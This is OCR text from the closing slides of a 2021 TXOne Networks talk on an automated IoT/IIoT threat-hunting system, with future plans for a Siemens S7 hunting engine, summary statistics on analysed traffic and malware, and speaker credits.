Networks Inc.

The Threat of Next Generation












© 2021 TXOne Networks Inc.

The Threat of Next Generation







© 2021 TXOne Networks Inc.


The Next Steps for Our Next Generation IIoT Threat-Hunting System

txOne networks

© 2021 TXOne Networks Inc.

The Next Steps for Our Next Generation IIoT Threat-Hunting System

- Bring the complete industry 4.0 environment into our hunting system either after it's fully virtualized or via paravirtualization



Short-term perspective

Long-term perspective

txOne networks

© 2021 TXOne Networks Inc.

High Interaction Hunting Engine Siemens S7

TXOne Networks Inc.

txOne networks

The Next Step of Next Generation IIoT Threat-Hunting System

- The next generation of our hunting engine will coexist with the existing IoT hunting engine, fully covering the scope of IIoT
- For attack traffic and malicious programs, we will conduct an in-depth study of the various applications of machine learning on traffic analysis and malware analysis, further advancing the degree of automated analysis

© 2021 TXOne Networks Inc.

Closing Remarks

© 2021 TXOne Networks Inc.

Closing Remarks

- An automated threat hunting system is an excellent tool for effectively hunting and suppressing the continuous expansion of IoT and IIoT threats
- These 6 examples of trends from our hunt are only a small part of the resources available in the hunting system – there is still more treasure waiting for us to discover
- The next generation of threats, IIoT threats, is coming, and early preparation is the way to deal with it

© 2021 TXOne Networks Inc.

txOne networks

Closing Remarks


Analyzed more than
45TB of traffic

Detected 1.1 billion attacks

Analyzed more than 1 million malicious files

Searched more than 30 million malicious domains

Searched over 400 million malicious IPs



https://www.tr.txone-networks.com

© 2021 TXOne Networks Inc.

Thanks for Listening

Mars Cheng (@marscheng_)
Patrick Kuo (@patrickkuo_t)

Acknowledgements
This is a Joint Research by TXOne Threat Research, TXOne Signature Research and Trend Micro Inc.

© 2021 TXOne Networks Inc.